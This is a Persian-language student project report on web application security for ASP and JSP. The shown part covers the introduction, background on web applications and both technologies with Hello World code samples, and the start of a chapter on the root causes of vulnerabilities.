امنیت صفحات وب ASP و JSP

توسط :

سروش دلیلی

بهار 1387

خواننده گرامي، شما مي توانيد نظرات خود را به آدرس زير ارسال فرماييد:

Irsdl {4.t[yahoo [d.0.t} com

لطفا در موضوع ايميل، قسمتی از عنوان مقاله را ذكر فرماييد.

Soroush.SecProject.com


بسم الله الرحمن الرحيم

پیش گفتار:

با حمد و سپاس از خداوند مهربان، آنچه پیش روست قدمی کوچک در جهت افزایش امنیت برنامه‌های کاربردی تحت وب است. پر واضح است که استفاده از اینترنت و برنامه های کاربردی تحت وب، روز به روز در حال افزایش است و در این میان حفظ امنیت کاربران و سرویس دهنده ها از اهمیت زیادی برخوردار است. مهم آنکه در کشور عزیزمان ایران، جای توجه و پرداختن به این موضوع به طور جدی وجود دارد، چرا که اکثر برنامه های کاربردی تحت وب نوشته شده و وب سایت های سازمان های مهم، از آسیب پذیری های متعدد رنج می برند و در معرض خطر نفوذ مهاجمان قرار دارند.

بر خود لازم می دانم از کمکها و تلاش های بی دریغ پدر و مادرم و تمامی اساتیدم در طول تحصیل تشکر و قدردانی کرده و به سخن حضرت علی (علیه السلام) ایمان دارم که:

« مَن عَلَّمَنی حَرفاً فَقَد صَیَّرَنی عَبداً »

به ویژه خود را مدیون تمام اساتید و دوستانی می دانم که همواره از راهنمایی های ایشان بهره برده و می برم. به خصوص از جناب آقای دکتر عباسپور و شرکت امن پرداز تشکر می نمایم که به یاری ایشان توانستم این پروژه را پیش ببرم.

فهرست:

فهرست شکل ها:

فهرست جداول:


چکیده:

در این پروژه به امنیت صفحات وب ASP و JSP پرداخته ایم. در فصل اول مطالب مقدماتی را که هرکس برای شروع این مبحث نیاز دارد بداند، مطرح کرده ایم و در آن به توضیح برنامه های کاربردی تحت وب و همچنین زبان های مورد بحث پروژه پرداخته ایم. در فصل بعد با توضیح علل پایه ای همه آسیب پذیری های برنامه های کاربردی تحت وب، مهمترین آسیب پذیری ها را بررسی می کنیم. در فصل سوم با رویکرد شناخت مراحل حمله، برای انجام آن روی برنامه های کاربردی تحت وب، بحث شناسایی و جستجوی آسیب پذیری در برنامه ها را مطرح می کنیم. در فصل پنجم نیز روش های مقابله با آسیب پذیری ها و دشوار کردن عملیات نفوذ بررسی می شود.

کلمات کلیدی: امنیت - آسیب پذیری - برنامه های کاربردی تحت وب - ASP - JSP

مقدمه:


مورد نفوذ قرار گرفتن و یا به به عبارت دیگر هک شدن می تواند دلایل متعددی داشته باشد. معمولا در یک عملیات گسترده نفوذ عوامل مختلف دست به دست یکدیگر داده و نتیجه نهایی را برای نفوذگران رقم می زنند. یکی از مهمترین این حملات، حملات علیه برنامه های کاربردی تحت وب و به عبارت دیگر سایت های وب است. اهمیت این حملات از آن جهت است که در اکثر سناریو های نفوذ، وب سایت ها به عنوان پیشانی جلویی یک مجموعه به عنوان اولین هدف نفوذ قرار می گیرند و از آنجا نفوذگران حملات دیگر خود را هدایت می کنند. در واقع، مشهور بودن زیاد وب باعث تبدیل شدن آن به هدفی مناسب برای افراد خرابکار شده است. در کنار این روز به روز استفاده از برنامه های کاربردی تحت وب گسترش می یابد. به عنوان نمونه، ده سال پیش، اگر می خواستید سرمایه ای را انتقال دهید، به بانک خود مراجعه می کردید و کسی این کار را برای شما انجام می داد؛ امروزه، می توانید به برنامه کاربردی وب آنها مراجعه کنید و خودتان این کار را انجام دهید. مهاجمی که به یک برنامه کاربردی وب نفوذ می کند، ممکن است بتواند اطلاعات شخصی افراد را بدزدد، کلاه برداری مالی کند و حتی کارهای مخرب علیه دیگر کاربران انجام دهد. در نظر داشته باشید که هیچ کس مایل نیست از برنامه کاربردی تحت وبی استفاده کند، در صورتی که بداند اطلاعاتش برای اشخاص غیرمجاز آشکار خواهد شد. به عبارت دیگر آسیب پذیری امنیتی و مورد نفوذ قرار گرفتن به اعتبار اشخاص و شرکت ها در بازار تجارت اینترنتی لطمه شدیدی وارد می کند و می تواند ارزش سهام آنها را در بازار جهانی به شدت کاهش دهد (شکل ۰-۱ را ببینید).



شکل ۰-۱ سقوط سهام بر اثر عملیات نفوذ

در بعد تجاری نتیجه تحقیقات Gartner[1] نشان می دهد که ۷۵ درصد از حملات علیه وب اتفاق می افتد که با خرج تنها ۱۰ درصد از هزینه کلی که باید بابت امنیت پرداخته شود، قابل مقابله است (شکل ۰-۲ را ببینید). همچنین بر طبق این تحقیق تقریبا ۶۵ درصد از برنامه های کاربردی تحت وب آسیب پذیرند که البته این رقم در تحقیقات جدید به عمل آمده توسط انجام دهندگان آزمون های نفوذ[2]، چیزی حدود ۹۵ درصد تخمین زده شده است.

[1] Gartner, Nov 2005 <http://gartner.com>
[2] Studies from numerous penetration tests by Imperva
<http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html>



شکل ۰-۲ نتیجه تحقیقات Gartner


فصل اول

مطالب مقدماتی:

۱.۱. تعریف برنامه های کاربردی تحت وب:

وقتی اینترنت تازه به وجود آمده بود World Wide Web تنها از وب سایت ها تشکیل شده بود. این وب سایت ها انبارهایی حاوی اسناد ثابت بودند و مرورگرهای وب به عنوان وسیله ای برای بازیافت و نمایش آن اسناد ساخته شدند (شکل ۱-۱). جریان اطلاعات مورد نظر، جریانی یک طرفه از سرویس دهنده به مرورگر بود. بیشتر سایت ها کاربرها را به رسمیت نمی شناختند زیرا نیازی به این کار نبود - با تمام کاربران به یک نحو رفتار شده و اطلاعات مشابه در اختیار آنها قرار می گرفت. تهدیدهای امنیتی ای که در وب سایت ها پیدا می شد مربوط به آسیب پذیری های نرم افزار سرویس دهنده وب بود. اگر مهاجمی به یک سرویس دهنده وب حمله می کرد معمولا نمی توانست به هیچ گونه اطلاعات مهمی دست یابد زیرا اطلاعات روی سرویس دهنده قبلا در دسترس عموم قرار داده شده بود. بنابراین، مهاجم معمولا فایل های روی سرویس دهنده را تغییر می داد تا شکل محتوای وب سایت را به هم بریزد، یا اینکه از فضا و پهنای باند سرویس دهنده استفاده کرده و "warez"[۱] منتشر کند.

[۱] برنامه های تجاری که به صورت غیر قانونی توسعه می یابند.



شکل ۱-۱ یک وب سایت معمولی شامل اطلاعات ثابت

امروزه WWW[1] تقریبا از شکل اولیه خود قابل شناسایی نیست و اکثر سایت های روی وب در حقیقت برنامه های کاربردی هستند (شکل ۱-۲). این برنامه ها شدیدا وظیفه مند[2] بوده، و بر جریان دوطرفه اطلاعات بین سرویس دهنده و مرورگر تکیه می کنند. این سایت ها از ثبت نام و ورود، داد و ستد های مالی، جستجو و نوشتن محتوا توسط کاربر و مانند آن پشتیبانی می کنند. محتوایی که برای هر کاربر نمایش داده می شود به صورت پویا در همان لحظه تولید شده و معمولا برای هر کاربر خاص به شکل معینی است. با این وصف، امروزه هرکسی به راحتی می تواند مقاله یا داستان بنویسد، گفتگو کند، جنس بفروشد، وسایل استفاده شده بخرد، مجموعه چیزهای خود را مدیریت کند، و کارهایی از این دست انجام دهد. یک فاکتور مشترک بین این فعالیت ها استفاده از برنامه های کاربردی تحت وب است.

[1] World Wide Web
[2] functional

شکل ۱-۲ یک برنامه کاربردی تحت وب معمول

۲.۱. وظایف برنامه های کاربردی تحت وب:

برنامه های کاربردی تحت وب برای این به وجود آمده اند که بتوانند هر عمل مفیدی را که کسی می تواند در اینترنت انجام دهد، پیاده سازی کنند. مثال هایی از عملیات برنامه های کاربردی تحت وب که در سال های اخیر اهمیت ویژه ای یافته اند شامل موارد زیر است:

- خرید (Amazon)
- شبکه های ارتباطی (MySpace)
- بانکداری (Citibank)
- جستجو در وب (Google)
- مزایده (eBay)
- شرط بندی (Betfair)
- وبلاگ ها (Blogger)
- پست الکترونیکی (Hotmail)
- اطلاعات تعاملی (پرسش و پاسخی) (Wikipedia)

علاوه بر استفاده های عمومی اینترنت، برنامه های کاربردی تحت وب در سازمان ها برای انجام عملیات تجاری، شامل خدمات منابع انسانی و مدیریت دیگر منابع سازمان به کار می روند. همچنین این برنامه ها در ایجاد واسطهای مدیریتی برای قطعات سخت افزاری مانند پرینترها، نرم افزارهای دیگر مانند سرویس دهنده های وب و سیستم های تشخیص مزاحمت نقش بسزایی دارند.

بسیاری از برنامه ها که قبل از برنامه های کاربردی تحت وب به وجود آمده بودند رو به این تکنولوژی آورده اند. برنامه های تجاری مانند نرم افزار برنامه ریزی منابع سرمایه ای (ERP)، که در گذشته با استفاده از یک برنامه اختصاصی قابل دسترسی بود، اکنون با استفاده از یک مرورگر وب قابل دسترسی

می باشد. خدمات نرم افزاری مانند پست الکترونیکی، که در ابتدا به یک سرویس گیرنده پست الکترونیکی مجزا نیاز داشت، امروزه از طریق واسطه های وب مانند Outlook Web Access قابل دسترسی است. نرم افزار مشهور گفتگوی Yahoo Messenger هم اکنون به یک برنامه کاربردی تحت وب تبدیل شده است و این جهتگیری با تبدیل نرم افزارهای دفتری[1] مانند پردازشگرهای لغات به برنامه های کاربردی تحت وب مانند Google Apps و Microsoft Office Live همچنان ادامه دارد.

به زودی زمانی فرا می رسد که تنها نرم افزاری که اکثر کاربران کامپیوتر نیاز دارند، مرورگر وب آنها خواهد بود. بدین صورت، طیف متنوعی از عملکردها با استفاده از پروتکل ها و تکنولوژی های مشترک پیاده سازی خواهد شد، و با این کار محدوده ای مشخص از آسیب پذیری های امنیتی خواهیم داشت.

[1] Office

۳.۱. فواید برنامه های کاربردی تحت وب:

به آسانی می توان دریافت که چرا برنامه های کاربردی تحت وب چنین راه سریعی را به سمت بهترین شدن پیموده اند. چندین عامل تکنیکی در کنار انگیزه های تجاری قرار گرفته اند تا این پدیده را جلو ببرند:

- HTTP، پروتکل مرکزی ارتباطات که برای دسترسی به World Wide Web استفاده می شود، سبک و بدون اتصال[1] است. این امر باعث ایجاد حالتی ارتجاعی هنگام ایجاد خطاهای ارتباطی می شود و در نتیجه سرویس دهنده نیازی به باز کردن یک ارتباط شبکه برای هر کاربر، آنچنان که در بسیاری از کاربردهای معمول بین سرویس دهنده و سرویس گیرنده صورت می گیرد، نخواهد داشت. HTTP همچنان می تواند proxy شود و روی پروتکل های دیگر تونل بزند، و در هر پیکربندی شبکه امکان ارتباطی امن را فراهم سازد.
- هر کاربر وب حتما از قبل یک مرورگر بر روی کامپیوتر خود نصب کرده است. برنامه های کاربردی تحت وب واسط کاربری خود را به صورت پویا در مرورگر برپا می کنند و نیازی به پخش و مدیریت نرم افزار سرویس گیرنده جداگانه، که در برنامه های قبلی صورت می گرفت، ندارند. تغییرات واسط کاربری تنها یک بار روی سرویس دهنده اعمال می شود و بلافاصله نیز اثر می کند.
- مرورگرهای امروزی کارایی بسیار بالایی دارند، بنابراین با آنها ارتباطات قوی و مناسبی می توان ساخت. واسطهای وب از ابزارهای راهبری و کنترل های ورودی استاندارد که برای کاربران آشناست استفاده کرده و نیاز به یادگیری چگونگی عملکرد برنامه های جدید از میان می رود. Client-side scripting برنامه ها را قادر می سازد تا بخشی از پردازش های خود را به

[1] Connectionless

سمت کاربر برانند، و توانایی های مرورگر با استفاده از اجزاء اجرایی در سمت کاربران، هرجا که لازم باشد می تواند گسترش بیشتری یابد.

- زبان ها و تکنولوژی های مرکزی که برای توسعه برنامه های کاربردی تحت وب استفاده می شوند نسبتا ساده هستند. محدوده وسیعی از platformها و ابزارهای توسعه برای آسان کردن ساخت برنامه های کاربردی توسط مبتدی ها به وجود آمده اند، و همچنین تعداد زیادی برنامه های متن باز[1] و دیگر منابع برای مشارکت در ساخت برنامه های سفارشی در دسترس است.

[1] Open Source

۴.۱. سیر تکامل امنیت برنامه های کاربردی تحت وب:

مانند هر تکنولوژی جدید دیگری، برنامه های کاربردی تحت وب نیز با خود محدوده جدیدی از آسیب پذیری های امنیتی را به همراه آورده اند. این در حالیست که هر برنامه ای از دیگر برنامه ها متفاوت است و آسیب پذیری های خاص خود را دارد. بخشی از این آسیب پذیری ها در طول زمان به دلیل آگاهی از آنها بهبود پیدا کرده اند و با تغییرات اعمال شده روی مرورگرهای وب دسته ای از خطاها نیز دیگر وجود ندارند. با وجود این، حملات جدیدی پیدا شده اند که زمانی که برنامه های فعلی درحال توسعه بودند در نظر گرفته نشده بودند. در کنار این تکنولوژی های جدیدتری به وجود آمده اند و امکانات جدیدتری نیز برای سو استفاده با خود به همراه آورده اند. این مشکلات وقتی نگران کننده تر می شوند که بدانیم بیشتر برنامه های کاربردی در خانه و بسیاری از آنها توسط کسانی که اطلاعات کمی از مشکلات امنیتی دارند شکل گرفته اند.

در این سیر تکاملی، نفوذ به برنامه های کاربردی مهم تحت وب، همواره در اخبار باقی مانده است و هیچ خبری از کاهش این مشکلات امنیتی نیست. درنتیجه، امنیت برنامه های کاربردی تحت وب امروزه به صورت یک جدال دائمی بین مهاجم ها و کسانی که از منابع و داده های کامپیوتری دفاع می کنند درآمده است و به نظر می رسد این جدال همچنان ادامه داشته باشد.

۵.۱. ASP چیست؟

ASP خلاصه عبارت Active Server Pages می باشد. ASP اولین تکنولوژی طرف سرویس دهنده شرکت مایکروسافت است که برای ساخت صفحات وب پویا و برنامه های کاربردی تحت وب استفاده می شود. پسوند صفحات وب این تکنولوژی به صورت عادی asp. می باشد که در برخی سایت ها به دلیل مسائل امنیتی به یک پسوند دیگر تغییر یافته است. توجه کنید که پسوند aspx. یک صفحه ASP نیست و یک صفحه ASP.NET است که تکنولوژی دیگر طرف سرویس دهنده مایکروسافت است که بر پایه ASP سنتی و تکنولوژی .NET. مایکروسافت بنا شده است. اکثر صفحات ASP به زبان VBScript نوشته شده است، با این حال سایر موتورهای Active Scripting مانند JScript و PerlScript نیز قابل انتخاب می باشند. صفحات شامل کد ASP تنها با بازکردن در یک مرورگر قابل استفاده نیستند، بلکه برای اجرای آنها نیاز به یک سرویس دهنده داریم که از ASP پشتیبانی کند و به همین دلیل نیز به آن Active Server Page می گویند. این تکنولوژی برای اولین بار به صورت تجاری در IIS ویندوز NT 4.0 در گزینه های اختیاری ارائه شد و بعدا به صورت رایگان در بسته Windows 2000 Server عرضه شد.

تاریخچه انتشار نسخه های مختلفASP به شکل زیر است:

تاریخ انتشار	نسخه IIS	نسخه ASP
December 1996	۳.۰	**۱.۰**
September 1997	۴.۰	**۲.۰**
November 2000	۵.۰	**۳.۰**

جدول ۱-۱ تاریخچه ASP

هم اکنون ASP نسخه ۳.۰ در IIS 6.0 در Windows Server 2003 و IIS 7.0 در Windows Server 2008 نیز وجود دارد. گفتنیست نسخه کوچکتر IIS به نام Personnel Web Server (PWS) نیز در محصولات مایکروسافت به صورت رایگان برای اجرای صفحات ASP وجود دارد.

کاربرانی که از سیستم عامل ها یا سرویس دهنده های وب دیگر استفاده می کنند، می توانند از نرم افزار شرکت Sun با نام Chili! Soft ASP برای اجرای صفحات ASP استفاده کنند. این نرم افزار سرویس دهنده وب نظیر Apache، I-Planet، Zeus، Red Hat Secure Server و سیستم عامل هایی مثل Linux، Solaris، HP-UX، AIX و مانند آن را در برمیگیرد.

فایل های ASP می توانند همانند فایل های استاندارد HTML باشند که با کدهای ASP ترکیب شده اند، یعنی هم می توانند شامل کدهای طرف سرویس دهنده باشند و هم شامل کدهای طرف کاربر. از آنجاییکه برنامه های عادی این زبان به صورت کد باز منتشر می شوند، از ساده ترین ویرایشگر های متن مانند Notepad برای ویرایش آن می توان استفاده کرد. با این حال امروزه ویرایشگرهای متن قدرتمندتری برای ویرایش زبان ASP به بازار آمده اند که قابلیت کامل کردن خودکار دستورات و نمایش خوانا تر این زبان خاص را دارند. به همین دلیل در این پروژه نیز برای خواندن فایلهای ASP از نرم افزار ساده و قدرتمند Dreamweaver استفاده شده است.

کدهای زیر نمونه ای از کد یک صفحه ASP کلاسیک به زبان VBScript است که کلمه Hello World! را روی صفحه نمایش می دهد:

```
1  <%@LANGUAGE="VBSCRIPT" CODEPAGE="65001"%>
2  <html>
3  <body>
       <%Response.Write("Hello World!")%>
4  </body>
6  </html>
```

کدهای زیر نیز اتصال یک صفحه ASP به یک پایگاه داده Access را نمایش می دهد:

```
<%
    Set oConn = Server.CreateObject("ADODB.Connection")
    oConn.Open "DRIVER={Microsoft Access Driver (*.mdb)}; DBQ=" & Server.MapPath("DB.mdb")
    Set rsUsers = Server.CreateObject("ADODB.Recordset")
    rsUsers.Open "SELECT * FROM Users", oConn
%>
```

در این پروژه همواره در قسمت تحلیل کدهای برنامه، کدهای زبان ASP تحلیل شده اند و مثال های روش های مقابله با آسیب پذیری ها از طریق برنامه نویسی، به زبان ASP-VBScript نوشته شده اند.

۶.۱. JSP چیست؟

تکنولوژی Java Server Page یک راه سریع و ساده را برای ساخت صفحات وب با محتویات پویا یا به عبارت دیگر برنامه های کاربردی تحت وب ارائه می دهد. خصوصیات JSP توسط شرکت Sun Microsystems تعریف شده است که نحوه ارتباط سرویس دهنده با صفحات JSP و نیز شکل ترکیب دستورات صفحه را بیان می دارد. پسوند صفحات وب این تکنولوژی به صورت عادی .jsp یا .jspx است. البته با استفاده از توصیفگر توسعه دهنده در فایل web.xml، پسوندهای بیشتری نیز می توانند با موتور JSP اجرا شوند.

تکنولوژی JSP قسمتی از خانواده تکنولوژی Java است. این صفحات به servlet ها کامپایل می شوند و می توانند قسمت های JavaBeans (beans) یا Enterprise JavaBeans (enterprise beans) را برای پردازش روی سرویس دهنده صدا بزنند. به همین دلیل تکنولوژی JSP یک جزء کلیدی در معماری های بزرگ در برنامه های کاربردی تحت وب است. صفحات JSP به هیچ سرویس دهنده وب خاص یا هیچ پایگاه کاری (مانند سیستم عامل) خاصی محدود نیستند.

JSPها درست بعد از اینکه خصوصیات Servlet منتشر شد، منتشر گردیدند که تاریخچه آن به شرح زیر است:

نسخه – برنامه	تاریخ انتشار
Servlet spec 2.1	January 1999
Servlet spec 2.2	December 1999
JSP 1.0	June 1999
JSP 1.1	December 1999
JSP 1.2	2001
JSP 2.0 (Major Ver.)	November 2003

جدول ۱-۲ تاریخچه JSP

صفحات JSP از تگهای XML و کدهای مبتنی بر برنامه نویسی Java برای در برگرفتن منطقی که محتویات صفحه را ایجاد می کند، استفاده می کنند. این صفحات هر شکلی مانند تگهای HTML یا XML را مستقیما به صفحه پاسخ برمیگردانند. بدین صورت صفحات JSP منطق صفحه را از شکل طراحی و نمایش جدا می کنند. صفحات JSP را می توان در هر ویرایشگر متنی نوشت. این به آن معنی است که JSP ها را می توان در برنامه NOTEPAD سیستم عامل ویندوز یا EMACS سیستم عامل UNIX نوشت. یک ویرایشگر قدرتمند که از صفحات نوشته شده JSP حمایت می نماید، نرم افزار ساده و قدرتمند Dreamweaver می باشد.

کدهای زیر یک برنامه ساده به زبان JSP است که Hello World! را روی صفحه چاپ می کند:

```jsp
<%@ page contentType="text/html; charset=utf-8" language="java" import="java.sql.*" errorPage="" %>
<html>
<body>
    <%="Hello World!"%>
</body>
</html>
```

نمونه ای از کد ساده Java Servlet به شکل زیر است:

```java
import javax.servlet.*;
import javax.servlet.http.*;

public class HelloServlet2 extends HttpServlet {
        protected void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, java.io.IOException {
        response.setContentType("text/html");
        java.io.PrintWriter out = response.getWriter();

        out.println("<html>");
        out.println("<head>");
        out.println("<title>Hello Servlet</title>");
        out.println("</head>");
        out.println("<body>");
        out.println("<h1>Hello World!</h1>");
        out.println("The time is <i>" + new Date() + "</i>" );
        out.println("</body>");
        out.println("</html>");
        out.close();
    }
}
```

۷.۱. خلاصه فصل:

در این فصل مقدماتی که در فصول بعد از آن استفاده خواهد شد بیان گردید. برنامه های کاربردی تحت وب تعریف شدند و جایگاه و فواید آنها گفته شد و بدین صورت مشخص گردید که امنیت آنها اهمیت ویژه ای دارد. در پایان فصل به دلیل جهتگیری پروژه روی امنیت برنامه های کاربردی وب به زبان های ASP و JSP، مقدمه ای برای آشنایی با آن زبان ها بیان شد.

۸.۱. منابع فصل:

1. Stuttard Dafydd, Pinto Marcus, "The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws", Wiley Publishing Inc., 2008
2. Shema Mike, "Hack Notes Web Security Portable Reference", McGraw-Hill/Osborne, 2003
3. McClure Stuart, Scambray Joel, Kurtz George, "Hacking Exposed Fifth Edition Network Security Secrets & Solutions", McGraw-Hill/Osborne, 2005
4. Ambrosch Dl Robert, "Hacking 101" Workshop, Wien, 8 Nov., 2007
5. Gartner, Nov 2005, http://gartner.com
6. Open Web Application Security Project, http://www.owasp.org/
7. http://en.wikipedia.org/
8. http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html
9. http://www.webwizguide.com/kb/asp_tutorials/what_is_asp.asp
10. http://java.sun.com/products/jsp/faq.html
11. http://condor.depaul.edu/~mwright1/j2ee/
12. http://j2ee.masslight.com/Chapter1.html

فصل دوم

بررسی آسیب پذیری های برنامه های کاربردی تحت وب به زبان های ASP و JSP:

۱.۲. مقدمه ای بر آسیب پذیری های وب:

آسیب پذیری های وب را می‌توان به دو دسته کلی تقسیم کرد. یک دسته آسیب پذیری هاییست که ناشی از محیط اجرا و اجزایی است که برنامه های کاربردی در آنها با هم مشترکند؛ مانند Linux، Windows، Apache، IIS، Oracle و نظایر اینها. دسته دیگر آسیب پذیری ها، خود برنامه های کاربردی تحت وب را هدف می گیرد. به عبارت دیگر دسته دوم خطاهای برنامه نویسی در یک برنامه را شامل می شود که برای نمونه می تواند موجب فاش شدن جزئیات کارت اعتباری کاربران، اجرای دستورات در پایگاه داده و یا اجرای فرمان سیستمی در سرویس دهنده گردد. در این پروژه ما تنها دسته دوم را بررسی می کنیم چرا که هدف ما امن سازی خود برنامه های کاربردی به زبان ASP و JSP است. البته به تنظیمات نادرست سرویس دهنده که باعث در معرض خطر قرار گرفتن برنامه های کاربردی مورد نظرمان می شود، در حین مباحث مربوط اشاره خواهیم داشت.

در عین حال، آسیب پذیری های برنامه های کاربردی وب نیز بسیار گسترده بوده و این گستردگی روز به روز با آمدن تکنولوژی های جدید و ایده های نو، بیشتر و بیشتر می شود. لذا در اینجا فقط به موارد مهم آسیب پذیری های برنامه های کاربردی تحت وب اشاره کرده و موارد دیگر را با ذکر مرجع به عهده خواننده علاقه مند می گذاریم. نکته ای که اینجا حائز اهمیت است، تفاوت بین آسیب پذیری ها و حملات است تا بتوان آنها را از هم تمیز داد، چرا که در بسیاری از منابع این دو را در کنار هم نوشته اند. طبق تعریف داریم: حملات تکنیک هایی هستند که از آسیب پذیری ها سو استفاده می کنند.

۲.۲. علل بنیادی وقوع آسیب پذیری:

از آنجاییکه سرویس گیرنده خارج از کنترل برنامه کاربردی است، کاربران می توانند داده هایی کاملا دلخواه به سمت سرویس دهنده ارسال کنند. در برنامه های کاربردی باید فرض بر این اساس قرار گیرد که تمام ورودی ها به صورت بالقوه مخرب هستند. لذا باید اقداماتی انجام دهد تا مهاجمان نتوانند با استفاده از ورودی های فریبنده و دخالت در منطق و طرز کار برنامه، آن را به خطر بیاندازند و دسترسی بی اجازه به داده ها و کارایی آن پیدا کنند.

